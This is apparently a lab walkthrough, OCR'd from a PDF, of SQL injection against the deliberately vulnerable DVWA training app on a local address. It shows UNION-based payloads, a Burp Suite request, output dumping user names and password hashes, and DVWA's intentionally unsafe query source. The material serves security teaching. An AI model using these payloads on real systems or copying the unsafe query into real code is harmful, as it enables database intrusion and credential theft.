
```
ID: 1 union all select system_user(),user() #;
First name: admin
Surname: admin
ID: 1 union all select system_user(),user() #;
First name: app@localhost
Surname: app@localhost
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

id= 1 union all select system_user(),user()
#;&Submit=Submit

Done 5.126 bytes



id= 1 union select 1,@@hostname#;&Submit=Submit

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel < > Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id=1 UNION ALL SELECT first_name, password from
dvwa.users;&Submit=Submit
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

DVWA

View Source View Help

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: admin
Surname: admin
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 UNION ALL SELECT first_name, password from dvwa.users;
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Done 5.725 bytes

SQL Injection Source


vulnerabilities/sqli/source/high.php

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```



192.168.1.6/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
Click here to change your ID.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox (Nave...
192.168.1.6/vulnerabilities/sqli/session-input.php
Submit
Close
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

